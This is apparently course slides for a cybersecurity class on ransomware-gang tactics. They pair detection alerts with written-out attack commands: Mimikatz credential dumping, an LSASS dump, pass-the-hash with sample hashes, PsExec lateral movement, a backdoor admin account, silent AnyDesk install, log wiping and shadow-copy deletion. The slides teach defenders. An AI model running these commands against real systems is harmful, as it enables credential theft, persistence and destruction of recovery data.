
Cyber Security Lession 5



Labs



Sukurto rizikų registro papildymas veiksmais/priemonėmis

Due today at 5:30 PM

Instructions

Remiantis Teorinės paskaitos Nr. 3 medžaga, papildyti Rizikų registrą prevenciniais ir atgrasymo veiksmais ar priemonėmis.

Praktinį darbą atlikti remiantis pateiktu papildytu rizikų registro šablonu ir pavyzdžiu.

Cause	Event (risk)	Effect	Probability (1-8)	Impact (1-10)	Value (probability x impact)	Preventative actions (tools)	Deterrent actions (tools)
Because there are no team lead	Module will be developed poorly with many security issues	More time for testing and bug fixing, more possibilities and time to use for hacking	2	7	14		

Student work

Intitled quiz (25 03 26 Kiber NF OV)

11 Students – Turned in

0 Student – Viewed

0 Student - Not turned in

Labs



LAB 4. Kali Linux bazinės komandos

Due April 9, 2025 5:30 PM

Instructions

Iš CompTIA Security+ labs PDF dokumento darbų atlikti reikės 4 darbus. Kali Linux Linux sistemoje.

Prieš pradedant labaratorinius darbus, per terminalą, būtinai atnaujinti Kali Linux operacinę sistemą:

sudo apt-get update sudo apt-get upgrade

Užduotys:

Nr.58. Fundamental Linux Concepts

Nr.59. Linux Operations Advanced Linux Operations

Nr.60. Basic File Operations

Nr.61. Advanced File Operations

O Students - Turned in

9 Students – Viewed

0 Student - Not turned in


In the previous lession...

Using Command-Line Tools

Windows


Launch Command Prompt

Launch Command Prompt(Admin)



Using Command-Line Tools

- Linux
 - Launch terminalin Kali



Commands

- Ping
 - Basic command to test connectivity
 - ping 192.168.1.1
 - hping3 192.168.1.1 (hping)
 - Firewalls and ICMP
 - Checking DNS name resolution

Commands

- hping3 (hping)
- Ipconfig (Windows)
- Linux :
 - ✓ ifconfig
 - ✓ nmcli dev show | grep 'DNS'
 - ✓ route
- netstat
- tracert (Windows) and traceroute (Linux)
- pathping (Windows) and mtr (Linux)
- arp (-s and -d)

Introduction

Understanding Core Security Goals



Introducing Basic Risk Concepts



Understanding Security Controls



Using Command-Line Tools

TO BE CONTINUE...


Understanding Logs


Understanding of Commands


Commands


- Linux and LAMP (Linux, Apache, MySQL, PHP/Perl/Python)
 - cat (>, Ctrl+D)
 - nano, vim
 - grep
 - head
 - tail
 - logger (journalctl -r)
 - journalctl
 - chmod

- 1. Disables factory OS protection.
- 2. Data Exfiltration (sometimes).
- 3. Computer / server backups being removed or corrupted.
- 4. Ransomware encrypting files.
- 5. Ransomware removes OS log files.
- 6. Ransomware note created.
- 7. Ransomware erases its core process from the system.










How do ransomware viruses get into systems / networks?

- Microsoft Office (".doc", ".docx", ".xls" ir kt.) takes advantage of Visual Basic for Applications (VBA)
- JScript (".js")
- JScript Encoded (".jse")
- VBScript (".vbs")
- Windows Script File (".wsf")
- Compiled HTML (".chm")
- HTML Application (".hta")
- Link Shortcut (".lnk")
- Windows Executable (".exe")
- Windows Dynamic Link Library (".dll")
- Windows Powershell



- Conti
- REvil
- BlackBasta, LAPSUS\$, BlackCat, LockBit, ...
- Similar tactics, techniques, and procedures to conduct attacks on organizations

- Exploited vulnerability
- Phishing
- Compromised credentials
- Brute-force attacks
- Misconfigured service
- Malicious attachments / downloads

Reconnaissance

- Advanced Port Scanner
- Netscan
- SharpView
- PowerView
- LOLBAS (Live Of the Land Binaries And Scripts)
 - nltest /DCLIST:<DomainName>
 - net localgroup Administrators
 - net group "Domain Admins" /domain
 - net group "Domain Computers" /domain

Reconnaissance

C:\Users\DomainUser>nltest /DCLIST:SimpleDomain


Get list of DCs in domain 'SimpleDomain' from '\\WIN-D3PGK840279'.

WIN-D3PGK840279.SimpleDomain.com [PDC] [DS] Site: Default-First-Site-Name

The command completed successfully

C:\Users\DomainUser>


DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
▲Rule Remote System Discovery [F1106]	i			Sep 7, 2022, 3:37:26 PM	evilcorp1	nltest.exe	⊳nltest.exe (5032)	/DCLIST:SimpleDomain	simpledomain\domainuser





Reconnaissance



Reconnaissance







Credential access

Mimikatz

sekurlsa::logonpassword

lsadump::sam

LSASS (Local Authority Subsystem Service) dump

Mimikatz

sekurlsa::minidump

procdump

Task manager

rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump

[LSASS PID] C:\windows\temp\lsass.dmp full

Credential access

- Kerberoast
- Offline SPN (Service Principal Name) password hash cracking

tgsrepcrack

John the Ripper


Hashcat


Credential access

SMB AutoBrute

Invoke-SMBAutoBrute

- Custom PowerShell scripts for password spraying
- NTDS dump







Potential Credential Dumping - Isass*.dmp file has been written to disk [E0305]

Credential access

```
Authentication Id : 0 ; 23314429 (00000000:0163bffd)
Session
                  : Interactive from 4
                  : Administrator
User Name
Domain
                  : SIMPLEDOMAIN
Logon Server
                  : WIN-D3PGK840279
Logon Time
                  : 9/18/2022 7:12:40 AM
                  : S-1-5-21-451025823-1942911578-2532742961-500
SID
       msv:
         [00000003] Primary
          Username : Administrator
          Domain
                 : SIMPLEDOMAIN
        * NTLM
                   : f56a8399599f1be040128b1dd9623c29
                   : 3edb384812cbe4c90713bca316eb3739fe2541f1
        * SHA1
        * DPAPI
                   : 42dad9d380f161adc22b5759f4d5cdff
       tspkg:
       wdigest:
          Username : Administrator
          Domain
                    : SIMPLEDOMAIN
          Password : (null)
       kerberos:
          Username : Administrator
          Domain
                 : SIMPLEDOMAIN.COM
        * Password : (null)
       ssp:
       credman:
       cloudap :
                       KO
```



Process with mimikatz-like executable metadata executed [A0423]

Lateral movement

C:\Users\DomainUser\Desktop\Malware>PsExec64.exe -i -s cmd.exe


Administrator: C:\Windows\system32\cmd.exe

mikatz # privilege::debug
ivilege '20' OK

mikatz # sekurlsa::pth /user:Administrator /domain:SimpleDomain.com /ntlm:f56a8399599f1be040128b1dd9623c29
run:PowerShell.exe

DETECTIONS (3)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
⚠ Rule Process with mimikatz-like executable metadata executed [A0423]	A			Sep 18, 2022, 6:04:46 PM	evilcorp1	mimikatz.exe	⊳ mimikatz.exe (4044)	None	nt authority\system
▲Rule Remote execution using PsExec [B0901]	A			Sep 18, 2022, 6:02:02 PM	evilcorp1	cmd.exe	> †cmd.exe (9604)	None	nt authority\system
⚠ Rule PsExec named pipe created [A0904]	A			Sep 18, 2022, 6:02:02 PM	evilcorp1	psexesvc.exe	⊳ psexesvc.exe (9656)	None	nt authority\system

Lateral movement




Persistence

AnyDesk

Atera

TightVNC



•••

- RDP
- Create Account
- Network Tunnel

C:\Windows\system32>net user OldAdmin 1Q2w3E4r5T6y /add
The command completed successfully.

C:\Windows\system32>net localgroup "Remote Desktop Users" OldAdmin /add The command completed successfully.

ed.

C:\Windows\system32>net localgroup Administrators OldAdmin /add The command completed successfully.

```
Administrator: Windows PowerShell

PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe", ^"C:\ProgramData\AnyDesk.exe")

PS C:\Windows\system32> C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent

PS C:\Windows\system32>
```

Exfiltration

- Mega.nz
- RClone
- FTP clients

FileZilla

Total Commander FTP

• SCP clients

WinSCP

Cloud storage services


Defense Evasion


- GMER
- Process Hacker
- Access to endpoint console
- GPO
- Indicator Removal on Host

wevtutil cl

Fsutil file setZeroData offset=0 length=<fileSize>

Administrator: Command Prompt		
C:\Windows\system32>wevtutil	c1	Application
C:\Windows\system32>wevtutil	cl	System






Impact

Select Administrator: Command Prompt

Inhibit System Recovery
bcdedit /set
vssadmin delete shadows /all /quiet
wmic shadowcopy delete

C:\Windows\system32>vssadmin delete shadows /all /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool

(C) Copyright 2001-2013 Microsoft Corp.



C:\Windows\system32>wmic shadowcopy delete
Deleting instance \\EVILCORP1\ROOT\CIMV2:Win32_ShadowCopy.ID="{FBE673E4-840A-4998-81C5-E798A3C4E9F8}"
Instance deletion successful.

INCIDENT INVESTIGATIONS - BAD PRACTICES

- NETSCAN.EXE Multi-protocol network scanner and profiling tool
- MEGAsyncSetup64.EXE desktop application for MEGA file sharing/synchronization/cloud services
- ESENTUTL.EXE Microsoft database management and recovery tool
- AnyDesk.exe remote management / remote desktop
- VNC/UltraVNC remote management / remote desktop
- NirSoft Password Recovery Utilities, Network Monitoring Tools, Desktop Utilities and more





BLEEPING COMPUTER











NEWS ▼

TUTORIALS -

VIRUS REMOVAL GUIDES ▼

DOWNLOADS ▼

DEALS ▼

Home > News > Security > Litespeed Cache bug exposes millions of WordPress sites to takeover attacks

Litespeed Cache bug exposes millions of WordPress sites to takeover attacks

By Sergiu Gatlan

August 21, 2024



01:22 PM




On December 11, 2023 WPScan published Marc Montpas' research on the stored XSS vulnerability in the popular Popup Builder plugin (200,000+ active installation) that was fixed in version 4.2.3.

